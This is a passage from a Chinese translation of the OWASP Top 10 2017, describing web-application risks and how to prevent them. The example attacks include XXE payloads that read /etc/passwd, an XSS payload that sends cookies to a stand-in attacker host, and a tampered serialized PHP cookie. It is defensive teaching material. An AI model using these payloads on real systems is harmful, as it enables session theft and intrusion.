- 您的应用程序直接接受XML文件或者接受XML文件上传，特别是来自不受信任源的文件，或者将不受信任的数据插入XML文件，并提交给XML处理器解析。
- 在应用程序或基于Web服务的SOAP中，所有XML处理器都启用了[文档类型定义 \(DTDs\)](#)。因为禁用DTD进程的确切机制因处理器而不同，更多资料请参考：《[OWASP Cheat Sheet 'XXE Prevention'](#)》。
- 如果为了实现安全性或单点登录（SSO），您的应用程序使用SAML进行身份认证。而SAML使用XML进行身份确认，那么您的应用程序就容易受到XXE攻击。
- 如果您的应用程序使用第1.2版之前的SOAP，并将XML实体传递到SOAP框架，那么它可能受到XXE攻击。
- 存在XXE缺陷的应用程序更容易受到拒绝服务攻击，包括：Billion Laughs 攻击。

攻击案例场景

大量XXE缺陷已经被发现并被公开，这些缺陷包括嵌入式设备的XXE缺陷。XXE缺陷存在于许多意想不到的地方，这些地方包括深嵌套的依赖项。最简单的方法是上传可被接受的恶意XML文件：

场景 #1： 攻击者尝试从服务端提取数据：

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

场景 #2： 攻击者通过将上面的实体行更改为以下内容来探测服务器的专用网络：

```
<ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

场景 #3： 攻击者通过恶意文件执行拒绝服务攻击：

```
<ENTITY xxe SYSTEM "file:///dev/random" >]>
```

如何防止？

开发人员培训是识别和减少XXE缺陷的关键，此外，防止XXE 缺陷还需要：

- 尽可能使用简单的数据格式（如：JSON），避免对敏感数据进行序列化。
- 及时修复或更新应用程序或底层操作系统使用的所有XML处理器和库。同时，通过依赖项检测，将SOAP更新到1.2版本或更高版本。
- 参考《[OWASP Cheat Sheet 'XXE Prevention'](#)》，在应用程序的所有XML解析器中禁用XML外部实体和DTD进程。
- 在服务器端实施积极的（“白名单”）输入验证、过滤和清理，以防止在XML文档、标题或节点中出现恶意数据。
- 验证XML或XSL文件上传功能是否使用XSD验证或其他类似验证方法来验证上传的XML文件。
- 尽管在许多集成环境中，手动代码审查是大型、复杂应用程序的最佳选择，但是[SAST](#) 工具可以检测源代码中的XXE漏洞。

如果无法实现这些控制，请考虑使用虚拟修复程序、API安全网关或Web应用程序防火墙（WAF）来检测、监控和防止XXE攻击。

参考资料

OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide - Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

外部资料

- [CWE-611 Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

失效的访问控制

应用描述	可利用性：2	普遍性：2	可检测性：2	技术：3	业务？
<p>对访问控制的利用是渗透测试人员的一项核心技能。SAST 工具和 DAST 工具可以检测到访问控制的缺失，但不能验证其功能是否正常。访问控制可通过手动方式检测，或在某些特定框架下通过自动化检测访问控制缺失。</p>		<p>由于缺乏自动化的检测和应用程序开发人员缺乏有效的功能测试，因而访问控制缺陷很常见。</p> <p>访问控制检测通常不适用于自动化的静态或动态测试。手动测试是检测访问控制缺失或失效的最佳方法，包括：HTTP方法（如：GET和PUT）、控制器、直接对象引用等。</p>		<p>技术影响是攻击者可以冒充用户、管理员或拥有特权的用户，或者创建、访问、更新或删除任何记录。</p> <p>业务影响取决于应用程序和数据的保护需求。</p>	

应用程序脆弱吗？

访问控制强制实施策略，使用户无法在其预期的权限之外执行行为。失败的访问控制通常导致未经授权的信息泄露、修改或销毁所有数据、或在用户权限之外执行业务功能。常见的访问控制脆弱点包括：

- 通过修改 [URL](#)、内部应用程序状态或 [HTML](#) 页面绕过访问控制检查，或简单地使用自定义的 [API](#) 攻击工具。
- 允许将主键更改为其他用户的记录，例如查看或编辑他人的帐户。
- 特权提升。在不登录的情况下假扮用户，或以用户身份登录时充当管理员。
- 元数据操作，如重放或篡改 [JWT](#) 访问控制令牌，或作以提升权限的 [cookie](#) 或隐藏字段。
- [CORS](#)配置错误允许未授权的API访问。
- 以未通过身份验证的用户身份强制浏览的通过身份验证时才能看到的页面、或作为标准用户访问具有相关权限的页面、或API没有对 [POST](#)、[PUT](#)和[DELETE](#)强制执行访问控制。

如何防止？

访问控制只有在受信服务器端代码或没有服务器的 [API](#) 中有效，这样这样攻击者才无法修改访问控制检查或元数据。

- 除公有资源外，默认情况下拒绝访问。
- 使用一次性的访问控制机制，并在整个应用程序中不断重用它们，包括最小化 [CORS](#) 使用。
- 建立访问控制模型以强制执行所有权记录，而不是接受用户创建、读取、更新或删除的任何记录。
- 域访问控制对每个应用程序都是唯一的，但业务限制要求应由域模型强制执行。
- 禁用 [Web](#)服务器目录列表，并确保文件元数据（如：[git](#)）不存在于 [Web](#)的根目录中。
- 记录失败的访问控制，并在适当时向管理员告警（如：重复故障）。
- 对API和控制器的访问进行速率限制，以最大限度地降低自动化攻击工具的危害。
- 当用户注销后，服务器上的[JWT](#)令牌应失效。

开发人员和 [QA](#)人员应包括功能访问控制单元和集成测试人员。

攻击案例场景

场景 #1: 应用程序在访问帐户信息的 [SQL](#)调用中使用了未经验证的数据：

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery();
```

攻击者只需修改浏览器中的“[acct](#)”参数即可发送他们想要的任何帐号信息。如果没有正确验证，攻击者可以访问任何用户的帐户。

<http://example.com/app/accountInfo?acct=notmyacct>

场景 #2: 攻击者仅强制浏览目标URL。管理员权限是访问管理页面所必需的。

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

如果一个未经身份验证的用户可以访问任何页面，那么这是一个缺陷。如果一个非管理员权限的用户可以访问管理页面，那么这同样也是一个缺陷。

参考资料

OWASP

- [OWASP Proactive Controls - Access Controls](#)
- [OWASP Application Security Verification Standard - V4 Access Control](#)
- [OWASP Testing Guide : Authorization Testing](#)
- [OWASP Cheat Sheet : Access Control](#)

外部资料

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

安全配置错误

应用描述	可利用性：3	普遍性：3	可检测性：3	技术：2	业务？
<p>通常，攻击者能够通过未修复的漏洞、访问默认账户、不再使用的页面、未受保护的文件和目录等来取得对系统的未授权的访问或了解。</p>		<p>安全配置错误可以发生在一个应用程序堆栈的任何层面，包括网络服务、平台、Web服务器、应用服务器、数据库、框架、自定义代码和预安装的虚拟机、容器和存储。自动扫描器可用于检测错误的安全配置、默认帐户的使用或配置、不必要的服务、遗留选项等。</p>		<p>这些漏洞使攻击者能经常访问一些未授权的系统数据或功能。有时，这些漏洞导致系统的完全攻破。</p> <p>业务影响取决于您的应用程序和数据的保护需求。</p>	

应用程序脆弱吗？

您的应用程序可能受到攻击，如果应用程序是：

- 应用程序栈堆的任何部分都缺少适当的安全加固，或者云服务的权限配置错误。
- 应用程序启用或安装了不必要的功能（例如：不必要的端口、服务、网页、帐户或权限）。
- 默认帐户的密码仍然可用且没有更改。
- 错误处理机制向用户披露堆栈跟踪或其他大量错误信息。
- 对于更新的系统，禁用或不安全地配置最新的安全功能。
- 应用程序服务器、应用程序框架（如：Struts、Spring、ASP.NET）、库文件、数据库等没有进行安全配置。
- 服务器不发送安全标头或指令，或者未对服务器进行安全配置。
- 您的应用软件已过期或易受攻击（参见[A9: 2017-使用含有已知漏洞的组件](#)）。

缺少一个体系的、可重复的应用程序安全配置过程，系统将处于高风险中。

如何防止？

应实施安全的安装过程，包括：

- 一个可以快速且易于部署在另一个锁定环境的可重复的加固过程。开发、质量保证和生产环境都应该进行相同配置，并且，在每个环境中使用不同的密码。这个过程应该是自动化的，以尽量减少安装一个新安全环境的耗费。
- 搭建最小化平台，该平台不包含任何不必要的功能、组件、文档和示例。移除或不安装不适用的功能和框架。
- 检查和修复安全配置项来适应最新的安全说明、更新和补丁，并将其作为更新管理过程的一部分，（参见[A9: 2017-使用含有已知漏洞的组件](#)）。在检查过程中，应特别注意云存储权限（如：S3桶权限）。
- 一个能在组件和用户间提供有效的分离和安全性的分段应用程序架构，包括：分段、容器化和云安全组。
- 向客户端发送安全指令，如：[安全标头](#)。
- 在所有环境中能够进行正确安全配置和设置的自动化过程。

攻击案例场景

场景#1：应用程序服务器附带了未从产品服务器中删除的应用程序样例。这些样例应用程序具有已知的安全漏洞，攻击者利用这些漏洞来攻击服务器。如果其中一个应用程序是管理员控制台，并且没有更改默认帐户，攻击者就可以通过默认密码登录，从而接管服务器。

场景#2：目录列表在服务器端未被禁用。攻击者发现他们很容易就能列出目录列表。攻击者找到并下载所有已编译的Java类，他们通过反编译来查看代码。然后，攻击者在应用程序中找到一个严重的访问控制漏洞。

场景#3：应用服务器配置允许将详细的错误信息（如：堆栈跟踪信息）返回给用户，这可能会暴露敏感信息或潜在的漏洞，如：已知含有漏洞的组件的版本信息。

场景#4：云服务向其他CSP用户提供默认的网络共享权限。这允许攻击者访问存储在云端的敏感数据。

参考资料

OWASP

- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)

为了更详尽的了解该领域的需求信息，请参见应用程序安全验证标准 [V19 Configuration](#)。

外部资料

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

跨站脚本(XSS)

A diagram illustrating the attack process. It starts with a stick figure labeled '威胁来源' (Threat Source) on the left. A dashed line with a dot connects it to a box labeled '攻击向量' (Attack Vector). Another dashed line with a dot connects this box to a box labeled '安全弱点' (Security Weakness). A final dashed line with a dot connects this box to a cylinder labeled '影响' (Impact) on the right.											
应用描述		可利用性：3		普遍性：3		可检测性：3		技术：2		业务？	
自动化工具能够检测并利用所有的三种XSS形式，并且存在方便攻击者利用漏洞的框架。				XSS是OWASP Top10中第二普遍的安全问题，存在于近三分之二的应用中。 自动化工具能自动发现一些XSS问题，特别是在一些成熟的技术中，如：PHP、J2EE或JSP、ASP.NET。				XSS对于反射和DOM的影响是中等的，而对于存储的XSS，XSS的影响更为严重，譬如在受攻击者的浏览器上执行远程代码，例如：窃取凭证和会话或传递恶意软件等。			

应用程序脆弱吗？

存在三种XSS类型，通常针对用户的浏览器：

反射式XSS：应用程序或API包括未经验证和未经转义的用户输入，作为HTML输出的一部分。一个成功的攻击可以让攻击者在受害者的浏览器上执行任意的HTML和JavaScript。通常，用户将需要与指向攻击者控制页面的某些恶意链接进行交互，例如恶意漏洞网站，广告或类似内容。

存储式XSS：你的应用或者API将未净化的用户输入存储下来了，并在后期在其他用户或者管理员的页面展示出来。存储型XSS一般被认为是高危或严重的风险。

基于DOM的XSS：会动态的将攻击者可控的内容加入页面的JavaScript框架、单页面程序或API存在这种类型的漏洞。理想来说，你应该避免将攻击者可控的数据发送给不安全的JavaScript API。

典型的XSS攻击可导致窃取session、账户、绕过MFA、DIV替换、对用户浏览器的攻击（例如：恶意软件下载、键盘记录）以及其他用户侧的攻击。

攻击案例场景

场景#1：应用程序在下面HTML代码段的构造中使用未经验证或转义的不可信的数据：

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

攻击者在浏览器中修改“CC”参数为如下值：

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'
```

这个攻击导致受害者的会话ID被发送到攻击者的网站，使得攻击者能够劫持用户当前会话。

注意：攻击者同样能使用跨站脚本攻破应用程序可能使用的任何跨站请求伪造（CSRF）防御机制。CSRF的详细情况见2013年版中的A8项。

如何防止？

防止XSS需要将不可信数据与动态的浏览器内容区分开。这可以通过如下步骤实现：

- 使用设计上就会自动编码来解决XSS问题的框架，如：Ruby 3.0 或 React JS。了解每个框架的XSS保护的局限性，并适当地处理未覆盖的用例。
- 为了避免反射式或存储式的XSS漏洞，最好的办法是根据HTML输出的上下文（包括：主体、属性、JavaScript、CSS或URL）对所有不可信的HTTP请求数据进行恰当的转义。更多关于数据转义技术的信息见：《[OWASP Cheat Sheet 'XSS Prevention'](#)》。
- 在客户端修改浏览器文档时，为了避免DOM XSS攻击，最好的选择是实施上下文敏感数据编码。如果这种情况不能避免，可以采用《[OWASP Cheat Sheet 'DOM based XSS Prevention'](#)》描述的类似上下文敏感的转义技术应用于浏览器API。
- 使用[内容安全策略（CSP）](#)是对抗XSS的深度防御策略。如果不存在可以通过本地文件放置恶意代码的其他漏洞（例如：路径遍历覆盖和允许在网络中传输的易受攻击的库），则该策略是有效的。

参考资料

OWASP

- [OWASP Proactive Controls - Encode Data](#)
- [OWASP Proactive Controls - Validate Data](#)
- [OWASP Application Security Verification Standard - V5](#)
- [OWASP Testing Guide: Testing for Reflected XSS](#)
- [OWASP Testing Guide: Testing for Stored XSS](#)
- [OWASP Testing Guide: Testing for DOM XSS](#)
- [OWASP Cheat Sheet: XSS Prevention](#)
- [OWASP Cheat Sheet: DOM based XSS Prevention](#)
- [OWASP Cheat Sheet: XSS Filter Evasion](#)
- [OWASP Java Encoder Project](#)

外部资料

- [CWE-79: Improper neutralization of user supplied input](#)
- [PortSwigger: Client-side template injection](#)

不安全的反序列化

应用描述	可利用性: 1	普遍性: 2	可检测性: 2	技术: 3	业务?
<p>对反序列化的利用是有点困难的。因为在更改或调整底层可被利用代码的情况下，现成的反序列化漏洞很难被使用。</p>		<p>这一问题包括在Top 10的行业调查中，而不是基于可量化的数据。</p> <p>有些工具可以被用于发现反序列化缺陷，但经常需要人工帮助来验证发现的问题。希望有关反序列化缺陷的普遍性数据将随着工具的开发而被更多的识别和解决。</p>		<p>反序列化缺陷的影响不能被低估。它们可能导致远程代码执行攻击，这是可能发生的最严重的攻击之一。</p> <p>业务影响取决于应用程序和数据的保护需求。</p>	

应用程序脆弱吗？

如果反序列化进攻者提供的敌意或者篡改过的对象将会使将应用程序和API变的脆弱。

这可能导致两种主要类型的攻击：

- 如果应用中存在可以在反序列化过程中或者之后被改变行为的类，则攻击者可以通过改变应用逻辑或者实现远程代码执行攻击。我们将其称为对象和数据结构攻击。
- 典型的数据篡改攻击，如访问控制相关的攻击，其中使用了现有的数据结构，但内容发生了变化。

在应用程序中，序列化可能被用于：

- 远程和进程间通信（RPC / IPC）
- 连线协议、Web服务、消息代理
- 缓存/持久性
- 数据库、缓存服务器、文件系统
- HTTP cookie、HTML表单参数、API身份验证令牌

如何防止？

唯一安全的架构模式是不接受来自不受信源的序列化对象，或使用只允许原始数据类型的序列化媒体。

如果上述不可能的话，考虑使用下述方法：

- 执行完整性检查，如：任何序列化对象的数字签名，以防止恶意对象创建或数据篡改。
- 在创建对象之前强制执行严格的类型约束，因为代码通常被期望成一组可定义的类。绕过这种技术的方法已经被证明，所以完全依赖于它是不可取的。
- 如果可能，隔离运行那些在低特权环境中反序列化的代码。
- 记录反序列化的例外情况和失败信息，如：传入的类型不是预期的类型，或者反序列化处理引发的例外情况。
- 限制或监视来自于容器或服务器传入和传出的反序列化网络连接。
- 监控反序列化，当用户持续进行反序列化时，对用户进行警告。

攻击案例场景

场景 #1: 一个React应用程序调用了一组Spring Boot微服务。作为功能性程序员，他们试图确保他们的代码是不可变的。他们提出的解决方法是序列化用户状态，并在每次请求时来回传递。攻击者注意到了“R00” Java对象签名，并使用Java Serial Killer工具在应用服务器上获得远程代码执行。

场景 #2: 一个PHP论坛使用PHP对象序列化来保存一个“超级”cookie。该cookie包含了用户的用户ID、角色、密码哈希和其他状态：

```
a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}
攻击者更改序列化对象以授予自己为admin权限：
a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960"};
```

参考资料

OWASP

- [OWASP Cheat Sheet: Deserialization](#)
- [OWASP Proactive Controls: Validate All Inputs](#)
- [OWASP Application Security Verification Standard](#)
- [OWASP AppSecEU 2016: Surviving the Java Deserialization Apocalypse](#)
- [OWASP AppSecUSA2017: Friday the 13th JSON Attacks](#)

外部资料

- [CWE-502: Deserialization of Untrusted Data](#)
- [Java UnmarshallerSecurity](#)
- [OWASP AppSecCali 2015: Marshalling Pickles](#)

使用含有已知漏洞的组件

应用描述	可利用性：2	普遍性：3	可检测性：2	技术：2	业务？
<p>对一些漏洞很容易找到其利用程序，但对其它的漏洞则需要定制开发。</p>		<p>这种安全漏洞普遍存在。基于组件开发的模式使得多数开发团队根本不了解其应用或API中使用的组件，更谈不上及时更新这些组件了。</p> <p>如Retire.js之类的扫描器可以帮助发现此类漏洞，但这类漏洞是否可以被利用还需花费额外的时间去研究。</p>		<p>虽然对于一些已知的漏洞其影响很小，但目前很多严重的安全事件都是利用组件中的已知漏洞。根据你所要保护的资产，此类风险等级可能会很高。</p>	

应用程序脆弱吗？

如果满足下面的某个条件，那么你的应用就易受此类攻击：

- 如果你不知道所有使用的组件版本信息（包括：服务端和客户端）。这包括了直接使用的组件或其依赖的组件。
- 如果软件易受攻击，不再支持或者过时。这包括：OS、Web服务器、应用程序服务器、数据库管理系统（DBMS）、应用程序、API和所有的组件、运行环境和库。
- 如果你不会定期做漏洞扫描和订阅你使用组件的安全公告。
- 如果你不基于风险并及时修复或升级底层平台、框架和依赖库。很可能发生这种情况：根据变更控制，每月或每季度进行升级，这使得组织在这段时间内会受到已修复但未修补的漏洞的威胁。
- 如果软件工程师没有对更新的、升级的或打过补丁的组件进行兼容性测试。
- 如果你没有对组件进行安全配置（请参考“A6:2017-安全配置错误”）。

如何防止？

应该制定一个补丁管理流程：

- 移除不使用的依赖、不需要的功能、组件、文件和文档。
- 利用如 [versions](#)、[DependencyCheck](#)、[retire.js](#) 等工具来持续的记录客户端和服务端以及它们的依赖库的版本信息。持续监控如 [CVE](#) 和 [NVD](#) 等是否发布已使用组件的漏洞信息，可以使用软件分析工具来自动完成此功能。订阅关于使用组件安全漏洞的警告邮件。
- 仅从官方渠道安全的获取组件，并使用签名机制来降低组件被篡改或加入恶意漏洞的风险
- 监控那些不再维护或者不发布安全补丁的库和组件。如果不能打补丁，可以考虑部署[虚拟补丁](#)来监控、检测或保护。

每个组织都应该制定相应的计划，对整个软件生命周期进行监控、评审、升级或更改配置。

攻击案例场景

场景 #1：很多时候组件都是以与应用相同的权限运行的，这使得组件里的缺陷可能导致各式各样的问题。这些缺陷可能是偶然的（如：编码错误），也可能是蓄意的（如：组件里的后门）。下面是一些已被利用的漏洞：

- [CVE-2017-5638](#)，一个Struts2远程执行漏洞。可在服务端远程执行代码，并已造成巨大的影响。
- 虽然[物联网（IoT）](#)设备一般难以通过打补丁来修复。但对之打补丁非常重要（如：医疗设备）。

有些自动化工具能帮助攻击者发现未打补丁的或配置不正确的系统。例如：[Shodan IOT搜索引擎](#)能帮助你发现从2014年四月至今仍存在[心脏出血漏洞](#)的设备。

参考资料

OWASP

- [OWASP Application Security Verification Standard:V1 Architecture, design and threat modelling](#)
- [OWASP Dependency Check \(for Java and .NET libraries\)](#)
- [OWASP Testing Guide: Map Application Architecture\(OTG-INFO-010\)](#)
- [OWASP Virtual Patching Best Practices](#)

外部资料

- [The Unfortunate Reality of Insecure Libraries](#)
- [MITRE Common Vulnerabilities and Exposures \(CVE\) search](#)
- [National Vulnerability Database \(NVD\)](#)
- [Retire.js for detecting known vulnerable JavaScript libraries](#)
- [Node Libraries Security Advisories](#)
- [Ruby Libraries Security Advisory Database and Tools](#)

不足的日志记录和监控

应用描述	可利用性: 2	普遍性: 3	可检测性: 1	技术: 2	业务?
<p>对不足的日志记录及监控的利用几乎是每一个重大安全事件的温床。</p> <p>攻击者依靠监控的不足和响应的不及时来达成他们的目标而不被知晓。</p>		<p>根据行业调查的结果，此问题被列入了Top 10。</p> <p>判断你是否有足够监控的一个策略是在渗透测试后检查日志。测试者的活动应被充分的记录下来，能够反映出他们造成了什么样的影响。</p>		<p>多数成功的攻击往往从漏洞探测开始。允许这种探测会将攻击成功的可能性提高到近100%</p> <p>据统计，在2016年确定一起数据泄露事件平均需要花191天时间，这么长时间里损害早已发生。</p>	

应用程序脆弱吗？

下列情况会导致不足的日志记录、检测、监控和响应：

- 未记录可审计性事件，如：登录、登录失败和高额交易。
- 告警和错误事件未能产生或产生不足的和不清的日志信息。
- 没有利用应用系统和API的日志信息来监控可疑活动。
- 日志信息仅在本地存储。
- 没有定义合理的告警阈值和制定响应处理流程。
- 渗透测试和使用[DAST](#)工具（如：[OWASP ZAP](#)）扫描没有触发告警
- 对于实时或准实时的攻击，应用程序无法检测、处理和告警。

如果你的应用使得日志信息或告警信息对用户或者攻击者可见，你就很容易遭受信息泄露攻击（请参考[A3: 2017-敏感信息泄露](#)）

如何防止？

根据应用程序存储或处理的数据的风险：

- 确保所有登录、访问控制失败、输入验证失败能够被记录到日志中去，并保留足够的用户上下文信息，以识别可疑或恶意帐户，并为后期取证预留足够时间。
- 确保日志以一种能被集中日志管理解决方案使用的形式生成
- 确保高额交易有完整性控制的审计信息，以防止篡改或删除，例如审计信息保存在只能进行记录增加的数据库表中。
- 建立有效的监控和告警机制，使可疑活动在可接受的时间内被发现和应对。
- 建立或采取一个应急响应机制和恢复计划，例如：[NIST 800-61 rev 2](#)或更新版本。

目前已有商业的和开源的应用程序防护框架（例如：[OWASP AppSensor](#)）、Web应用防火墙（例如：[Modsecurity with the OWASP Core Rule Set](#)）、带有自定义仪表盘和告警功能的日志关联软件。

攻击案例场景

场景#1：一个由小团队运营的开源项目论坛软件被攻击者利用其内在漏洞攻陷了。攻击者设法删除了包含下一个版本的内部源代码仓库以及所有论坛内容。虽然代码可以恢复，但由于缺乏监控、日志记录和告警导致了更糟糕的结果。由于此问题，该论坛软件项目不再活跃。

场景#2：攻击者使用通用密码进行用户扫描并能获取所有使用此密码的账户。对于其他账户而言，将仅有一次失败的登陆尝试记录。一段时间以后，攻击者可以用另一个密码再次进行此活动。

场景#3：美国的一家大型零售商据内部使用恶意软件分析沙箱做分析。沙箱软件检测到了一些可能不需要的软件，但没有人响应此次检测。在一个境外银行不正当的信用卡交易被检测到之前，该沙箱软件一直在产生告警信息。

参考资料

OWASP

- [OWASP Proactive Controls: Implement Logging and Intrusion Detection](#)
- [OWASP Application Security Verification Standard: V8 Logging and Monitoring](#)
- [OWASP Testing Guide: Testing for Detailed Error Code](#)
- [OWASP Cheat Sheet: Logging](#)

外部资料

- [CWE-223: Omission of Security-relevant Information](#)
- [CWE-778: Insufficient Logging](#)

开发人员下一步做什么？

建立并使用可重复使用的安全流程和标准安全控制

无论您是刚接触Web应用程序安全，还是已经非常熟悉各种安全风险，创建一个安全的Web应用程序或修复一个已存在的应用程序的任务都可能很困难。若您需要管理一个大型的应用程序系统群，那任务将十分艰巨。

为帮助企业 and 开发人员以节省成本的方式降低应用程序的安全风险，OWASP创建了相当多的[免费和开源](#)的资源。您可以使用这些资源来解决您企业组织的应用程序安全问题。以下内容是OWASP为帮助企业组织创建安全的Web应用程序和API提供的一些资源。在下一页中，我们将展示其它可以帮助企业用于检查Web应用程序和接口安全性的OWASP资源。

应用程序安全需求

为了创建一个安全的Web应用程序，您必须定义安全对该应用程序的意义。OWASP建议您使用[《OWASP应用程序安全验证标准（ASVS）》](#)作为您的应用设置安全需求的指导。如果您的应用程序是外包的，建议使用[《OWASP安全软件合同附件》](#)。**注意：**附件适用于美国合同法，在使用该附件前，请参考合格、适用的法律意见。

应用程序安全架构

与其费力去提升应用程序和接口的安全，不如在应用程序开发的初始阶段就进行安全设计，这样更能节约成本。作为好的开始，OWASP推荐[《OWASP Prevention Cheat Sheets》](#)，用于指导如何在应用程序开发的初始阶段进行安全设计。

标准的安全控制

建立强大并可用的安全控制极度困难。给开发人员提供一套标准的安全控制会极大简化应用程序和接口的安全开发过程。“[OWASP 主动控制](#)”项目对开发者来说是个很好的开始。同时也有许多通用框架都已经有了授权、验证、CSRF等安全控制。

安全开发生命周期

为了改进企业遵循的应用程序开发流程，OWASP推荐使用[《OWASP软件保证成熟模型（SAMM）》](#)。该模型能帮助企业组织制定并实施面对特定风险的软件安全战略。

应用程序安全教育

[OWASP教育项目](#)为培训开发人员的web应用程序安全知识提供了培训材料。如果需要实际操作了解漏洞，可以使用[OWASP webGoat](#)、[webGoat.NET](#)、[OWASP NodeJS Goat](#)、[OWASP Juice Shop Project](#)或者[OWASP Broken Web Applications Project](#)。如果想了解最新资讯，请参加[OWASP AppSec大会](#)，OWASP 会议培训，或者本地的[OWASP分部会议](#)。

还有许多其他的OWASP资源可供使用。[OWASP项目网页](#)列明了所有的OWASP项目，并根据项目情况进行编排（旗舰项目、实验室项目和孵化项目）。大多数OWASP资源都可以在我们的[wiki](#)上查看到，同时可以订购各种[英文版OWASP纸质书籍或电子书](#)，和[中文版OWASP纸质书籍](#)。

安全测试人员下一步做什么？

建立持续性的应用安全测试

安全编码很重要。但验证你想达到的安全性是否真实存在、是否正确、是否像我们想的那样也很关键。应用程序安全测试的目标是提供这些证据。这项工作困难而复杂，敏捷和DevOps当前快速发展的过程给传统的方法和工具带来的极大的挑战。因此，我们强烈建议你思考如何专注于整个应用程序组合中重要的地方，并且低成本高收益。

当前安全风险变化很快，每年进行一次的扫描或渗透测试的日子已经过去了。现代软件开发需要在整个软件开发生命周期中进行持续的应用安全测试。通过安全自动化来加强现有的开发管道并不会减缓开发速度。无论你选择哪种方法，都需考虑一下每年随着应用系统的规模倍增的定期测试、修复、复测并重新部署应用程序的成本。

理解威胁模型

在你测试之前，请了解业务中需要耗时的重要部分。优先级来源于威胁模型，所以如果你还没有威胁模型，那么需要在测试开始前建立一个。考虑使用[《OWASP ASVS》](#)和[《OWASP 安全测试指南》](#)作为指导标准，而不依赖工具厂商的结果来判断哪些是重要业务。

理解你的SDLC

你的应用安全测试方法必须与你们软件开发流程（SDLC）中的人员、工具和流程高度匹配。试图强制推动额外的步骤、门限和审查可能会导致摩擦、绕行和一定范围内的争议。寻找自然而然的机会去收集安全信息，然后将融合进你的流程。

测试策略

选择最简单、快速、准确的方法去验证每项需求。[《OWASP安全知识框架》](#)和[《OWASP应用程序安全验证标准》](#)可以有助于您在单元测试或集成测试中做功能性或非功能性的安全测试。注意考虑用于工具误报的人力成本和漏报的严重危害。

实现全面性和准确性

你不需要一切都要立刻测试。先关注那些重要的方面，然后随着时间扩展你的全面性。这意味着逐步扩展安全防御库和自动验证库，以及扩展应用系统和API本身的覆盖。目标是所有的应用程序和API基本安全性都能获得持续性的验证。

体现报告的价值

不管你测试得怎么专业，若不有效与别人沟通都等于白做。展示你对程序运行的理解，从而建立互信关系。不必用晦涩难懂专业用语，清楚描述漏洞的滥用风险，然后在某场景下真实展现攻击。要对漏洞发现与利用难度及引发的后果做真实的评估。最后提交结果时请使用开发团队正在使用的文档工具格式，而不是简单的PDF。

企业组织下一步做什么？

现在就启动您的应用程序安全计划

应用程序安全已经不再是一个选择了。在日益增长的攻击和监管的压力下，企业组织必须建立一个有效的能力去确保应用程序和API的安全。由于在生产环境中的应用程序和APIs的代码行数惊人，许多企业组织都在努力处理数量巨大的漏洞。

OWASP建议这些企业组织建立一个应用程序安全计划，深入了解并改善它们的应用程序组合的安全性。为了实现应用程序的安全性，需要企业组织中的不同部门之间有效地协同工作，这包括安全和审计、软件开发、商业和执行管理。安全应该可视化和可量化，让所有不同角色的人都可以看到并理解企业组织的应用程序的安全态势。通过消除或降低风险的方式专注于活动和结果，以帮助提高企业安全性。[《OWASP SAMM》](#)和[首席信息官的《OWASP应用安全指南》](#)是这个列表中大多数关键活动的来源。

开始阶段

- 大型企业组织应在配置管理数据库（CMDB）中记录所有应用程序和相关数据资产。
- 建立一个[应用程序安全计划](#)并被采纳。
- 进行[能力差距分析以比较您的组织和您的行业](#)，从而定义重点改善的领域和执行计划。
- 得到管理层的批准，并建立针对整个IT组织的[应用程序安全意识宣传活动](#)。

基于风险的组合方法

- 从业务角度识别[应用程序组合](#)的[保护需求](#)。这一定程度上应该受到隐私法和与数据资产有关的其他条例的保护。
- 建立一个[通用的风险等级模型](#)，该模型中的可能性和影响要素应该与组织风险承受能力一致的。
- 相应的，度量并优先处理所有应用程序和API。将结果添加到CMDB中。
- 建立保证准则，合理定义所需的覆盖范围和级别。

建立雄厚的基础

- 建立一套集中关注的[策略和标准](#)，用于提供所有开发团队所遵循的一个应用程序安全基线。
- 定义一组[通用的可重复使用的安全控制](#)，用于补充这些政策和标准，并提供使用它们的设计和开发指南。
- 建立一个[应用程序安全培训课程](#)，此课程应该要求所有的开发人员参加，并且针对不同的开发责任和主题进行修改。

将安全整合入现有流程

- 定义并集成[安全实施](#)和[认证](#)活动到现有的开发与操作流程之中。这些活动包括了[威胁建模](#)、安全设计和[审查](#)、安全编码、[代码审查](#)、[渗透测试](#)、修复等。
- [为开发和项目团队提供主题专家和支持服务](#)，以保证他们的工作顺利进行。

提高管理层对安全的可见度

- 通过度量进行管理。根据对获取的度量和分析数据决定改进和投资的方向。这些度量包括：遵循安全实践和活动、引入的漏洞、修复的漏洞、应用程序覆盖率、按类型和实例数量衡量缺陷密度等。
- 对实现和核查活动进行数据分析，寻找根本原因和漏洞模式，以推动整个企业的战略和系统改进。从失败中汲取经验，并提供积极的激励措施来促进进步。

应用程序管理者下一步做什么？

管理完整的应用程序生命周期

